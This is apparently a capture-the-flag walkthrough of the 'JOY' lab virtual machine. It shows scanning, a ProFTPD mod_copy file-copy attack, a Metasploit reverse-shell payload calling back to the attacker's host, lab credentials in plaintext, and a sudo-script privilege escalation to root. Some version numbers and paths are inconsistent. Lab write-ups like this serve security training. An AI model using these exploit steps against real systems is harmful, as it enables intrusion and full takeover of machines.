

DIGITALWORLD.LOCAL: JOY

IP da máquina: 192.168.56.118 // MAC: 08:00:27:EB:6E:02

sudo nmap -sV -O -sC -p- -Ph -sN -vvv 192.168.56.118


```
PORT      STATE SERVICE      REASON      VERSION
21/tcp    open  ftp          tcp-response ProFTPD 1.2.10
|_ ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ drwxrwxr-x  2 ftp      ftp          4096 Jan  6  2019 download
|_ drwxrwxr-x  2 ftp      ftp          4096 Jan 10  2019 upload
22/tcp    open  ssh          tcp-response Dropbear sshd 0.34 (protocol 2.0)
25/tcp    open  smtp          tcp-response Postfix smtpd
|_ smtp-commands: JOY.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
|_ ssl-cert: Subject: commonName=JOY
|_ Subject Alternative Name: DNS:JOY
|_ Issuer: commonName=JOY
|_ Public Key type: rsa
|_ Public Key bits: 2048
|_ Signature Algorithm: sha256WithRSAEncryption
|_ Not valid before: 2018-12-23T14:29:24
|_ Not valid after:  2028-12-20T14:29:24
|_ MD5:  9a80 5234 0ef3 1fdd 8f77 16fe 09ee 5b7b
|_ SHA-1: 4f02 9a1c 1f41 2ec9 c0df 4523 b1f4 a480 25f9 0165
|_ -----BEGIN CERTIFICATE-----
|_ MIIICvDCCAaSgAwIBAgIJA0B9FmtuDenTMA0GCSqGSIb3DQEBCwUAMA4xDDAKBgNV
|_ BAMMA0pPWTAeFw0xODEyMjMxNDI5MjRaFw0yODEyMjAxNDI5MjRaMA4xDDAKBgNV
|_ BAMMA0pPWTCASiWdQYJKoZIhvcNAQEBBQADggEPADCCAQoCggEBAMKCCtsg68Xt
|_ Voexi0RYRs0lVeJTskFffjgkLN5obSRTZ0xM1M37pvs5+mBgNlgFy6loMbJUbgn8
|_ zLri4m/X6kTWGWrUDUr6QmqtnDBRzZZAF+74LAmVIOekuFWWjgH1bhHAVq7rQhJ+
|_ ThRnFE6N5TdVzSibrVnNacYMHMSX0L10DeRThE4YnpNOBD8GfDUqKDIxX7wq9M+
```

```
80/tcp    open  http          tcp-response Apache httpd 2.4.25
|_ http-ls: Volume /
|_ SIZE TIME FILENAME
|_ 2016-07-19 20:03 ossec/
|_ http-methods:
|_ Supported Methods: POST OPTIONS HEAD GET
|_ http-server-header: Apache/2.4.25 (Debian)
|_ http-title: Index of /
110/tcp   open  pop3          tcp-response Dovecot pop3d
|_ pop3-capabilities: SASL RESP-CODES UIDL CAPA STLS TOP PIPELINING AUTH-RESP-CODE
|_ ssl-date: TLS randomness does not represent time
139/tcp   open  netbios-ssn   tcp-response Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
143/tcp   open  imap          tcp-response Dovecot imapd
|_ imap-capabilities: more have post-login STARTTLS listed OK LITERAL+ IMAP4rev1 Pre-login capabilities ID ENABLE SASL-IR LOGIN-REFERRALS IDLE LOGINDISABLEDA0001
|_ ssl-date: TLS randomness does not represent time
445/tcp   open  netbios-ssn   tcp-response Samba smbd 4.5.12-Debian (workgroup: WORKGROUP)
465/tcp   open  smtp          tcp-response Postfix smtpd
|_ smtp-commands: JOY.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
|_ ssl-cert: Subject: commonName=JOY
|_ Subject Alternative Name: DNS:JOY
|_ Issuer: commonName=JOY
|_ Public Key type: rsa
```

```
587/tcp   open  smtp          tcp-response Postfix smtpd
|_ smtp-commands: JOY.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8,
```


```
993/tcp open  ssl/imap?  tcp-response
|_ ssl-date: TLS randomness does not represent time
995/tcp open  ssl/pop3s? tcp-response
|_ ssl-date: TLS randomness does not represent time
MAC Address: 08:00:27:EB:6E:02 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
```

http://192.168.56.118/



Index of /

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
-------------	----------------------	-------------	--------------------

 ossec/	2016-07-19 20:03	-	
--	------------------	---	--

Apache/2.4.25 (Debian) Server at 192.168.56.118 Port 80

http://192.168.56.118/ossec/

OSSEC Web Interface - x +

192.168.56.118/ossec/

OSSEC Web 2.0 Version 0.8

Main Search Integrity checking Stats About

September 10th, 2020 08:51:13 AM

Available agents:

- +ossec-server (127.0.0.1)


Latest modified files:

- +etc/dovecot/conf.d/10-ssl.conf
- +etc/resolv.conf
- +boot/initrd.img-4.9.0-8-amd64
- +sbin/reboot
- +sbin/runlevel


Latest events

Level: 3 - Log file rotated.	2020 Sep 10 08:34:17
Rule Id: 591	
Location: JOY->ossec-logcollector	
ossec: File rotated (inode changed): /var/log/messages.	
Level: 2 - Unknown problem somewhere in the system.	2020 Sep 10 08:31:11
Rule Id: 1002	
Location: JOY->/var/log/messages	
Sep 10 08:31:10 JOY gnome-settings-[1154]: failed to get edit: unable to get EDID for output	
Level: 2 - Unknown problem somewhere in the system.	2020 Sep 10 08:31:05
Rule Id: 1002	
Location: JOY->/var/log/messages	
Sep 10 08:31:04 JOY gnome-settings-[1154]: g_task_return_error: assertion 'error != NULL' failed	


ftp://192.168.56.118/



ftp://192.168.56.118/upload/



directory



<https://www.bleepingcomputer.com/news/security/proftpd-vulnerability-lets-users-copy-files-without-permission/>


```
nc 192.168.56.118 21
```

```
site cpfr /home/patrick/version_control
```

```
site cpto /home/ftp/version_control
```

```
[x]-[headcrusher@parrot]-[~]
$nc 192.168.56.118 21
220 The Good Tech Inc. FTP Server
site cpfr /home/patrick/version_control
350 File or directory exists, ready for destination name
site cpto /home/ftp/version_control
250 Copy successful
```

```
ftp://192.168.56.118/
```



```
version_control
```

```
version_control x
1 Version Control of External-Facing Services:
2
3 Apache: 2.4.25
4 Dropbear SSH: 0.34
5 ProFTPD: 1.3.5
6 Samba: 4.5.12
7
8 We should switch to OpenSSH and upgrade ProFTPD.
9
10 Note that we have some other configurations in this machine.
11 1. The webroot is no longer /var/www/html. We have changed it to /var/www/tryinharderisjoy.
12 2. I am trying to perform some simple bash scripting tutorials. Let me see how it turns out.
```

```
search proftpd
```

```
exploit/unix/ftp/proftpd_modcopy_exec
```



```
msf6 > search proftpd

Matching Modules
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	exploit/freebsd/ftp/proftp_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2
rc3 - 1	exploit/linux/ftp/proftp_sreplace	2006-11-26	great	Yes	ProFTPD 1.2 -
1.3.0	exploit/linux/ftp/proftp_telnet_iac	2010-11-01	great	Yes	ProFTPD 1.3.2
rc3 - 2	exploit/linux/misc/netsupport_manager_agent	2011-01-08	average	No	NetSupport Manager Agent Remote Buffer Overflow
3	exploit/unix/ftp/proftpd_133c_backdoor	2010-12-02	excellent	No	ProFTPD-1.3.3 Backdoor Command Execution
4	exploit/unix/ftp/proftpd_modcopy_exec	2015-04-22	excellent	Yes	ProFTPD 1.3.5 Mod_Copy Command Execution

Info

Description:
This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible.

set payload cmd/unix/reverse_python

set lhost 192.168.56.114

set lport 443

set sitepath /var/www/tryingharderisjoy

set rhosts 192.168.56.118

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.56.118	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www/tryingharderisjoy	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse_python):

Name	Current Setting	Required	Description
LHOST	192.168.56.114	yes	The listen address (an interface may be specified)
LPORT	443	yes	The listen port
SHELL	/bin/bash	yes	The system shell to use.

Exploit

```
msf6 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

[*] Started reverse TCP handler on 192.168.56.114:443
[*] 192.168.56.118:80 - 192.168.56.118:21 - Connected to FTP server
[*] 192.168.56.118:80 - 192.168.56.118:21 - Sending copy commands to FTP server
[*] 192.168.56.118:80 - Executing PHP payload /UWLXXMW.php
[*] Command shell session 1 opened (192.168.56.114:443 -> 192.168.56.118:35024) at 2020-09-10 01:16:56 -0300

id
uid=33(www-data) gid=33(www-data) groups=33(www-data),123(ossec)
uname -a
Linux JOY 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64 GNU/Linux
```

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

```
cd ossec
```

```
cat patricksecretsofjoy
```

```
ls
UWLXXMW.php  ossec
www-data@JOY:/var/www/tryingharderisjoy$ cd ossec
cd ossec
www-data@JOY:/var/www/tryingharderisjoy/ossec$ ls
ls
CONTRIB  README.search  img      lib      setup.sh
LICENSE  css            index.php ossec_conf.php  site
README  htaccess_def.txt  js      patricksecretsofjoy  tmp
www-data@JOY:/var/www/tryingharderisjoy/ossec$ cat patricksecretsofjoy
cat patricksecretsofjoy
credentials for JOY:
patrick:apollo098765
root:howtheheckdoiknowwhattherootpasswordis

how would these hack3rs ever find such a page?
```


su Patrick

apollo098765

sudo -l

```
www-data@JOY:/var/www/tryingharderisjoy/ossec$ su patrick
su patrick
Password: apollo098765

patrick@JOY:/var/www/tryingharderisjoy/ossec$ sudo -l
sudo -l
Matching Defaults entries for patrick on JOY:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin

User patrick may run the following commands on JOY:
    (ALL) NOPASSWD: /home/patrick/script/test
```

echo "awk 'BEGIN {system(\"/bin/bash\")}'" > test

```
[headcrusher@parrot]-[~]
$ echo "awk 'BEGIN {system(\"/bin/bash\")}'" > test
```

ftp 192.168.56.118

anonymous

anonymous

put test


ls

```
[headcrusher@parrot]-[~]
$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 The Good Tech Inc. FTP Server
Name (192.168.56.118:headcrusher): anonymous
331 Anonymous login ok, send your complete email address as your password
Password:
230 Anonymous access granted, restrictions apply
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> put test
local: test remote: test
200 PORT command successful
150 Opening BINARY mode data connection for test
226 Transfer complete
34 bytes sent in 0.00 secs (851.3622 kB/s)
ftp> ls
200 PORT command successful
150 Opening ASCII mode data connection for file list
drwxrwxr-x  2 ftp      ftp      4096 Jan  6  2019 download
-rw-r--r--  1 ftp      ftp       34 Sep 10 01:31 test
drwxrwxr-x  2 ftp      ftp      4096 Jan 10  2019 upload
-rw-r--r--  1 0        0       407 Sep 10 01:06 version_control
226 Transfer complete
```

nc 192.168.56.118 21


site cpfr /home/ftp/test

site cpto /home/patrick/script/test



```
[headcrusher@parrot]-[~]  
$nc 192.168.56.118 21  
220 The Good Tech Inc. FTP Server  
site cpfr /home/ftp/test  
350 File or directory exists, ready for destination name  
site cpto /home/patrick/script/test  
250 Copy successful
```

sudo /home/patrick/script/test



```
patrick@JOY:/var/www/tryinghamderisjoy/ossec$ sudo /home/patrick/script/test  
sudo /home/patrick/script/test  
root@JOY:/var/www/tryinghamderisjoy/ossec# id  
id  
uid=0(root) gid=0(root) groups=0(root)  
root@JOY:/var/www/tryinghamderisjoy/ossec# uname -a  
uname -a  
Linux JOY 4.9.0-8-amd64 #1 SMP Debian 4.9.130-2 (2018-10-27) x86_64 GNU/Linux
```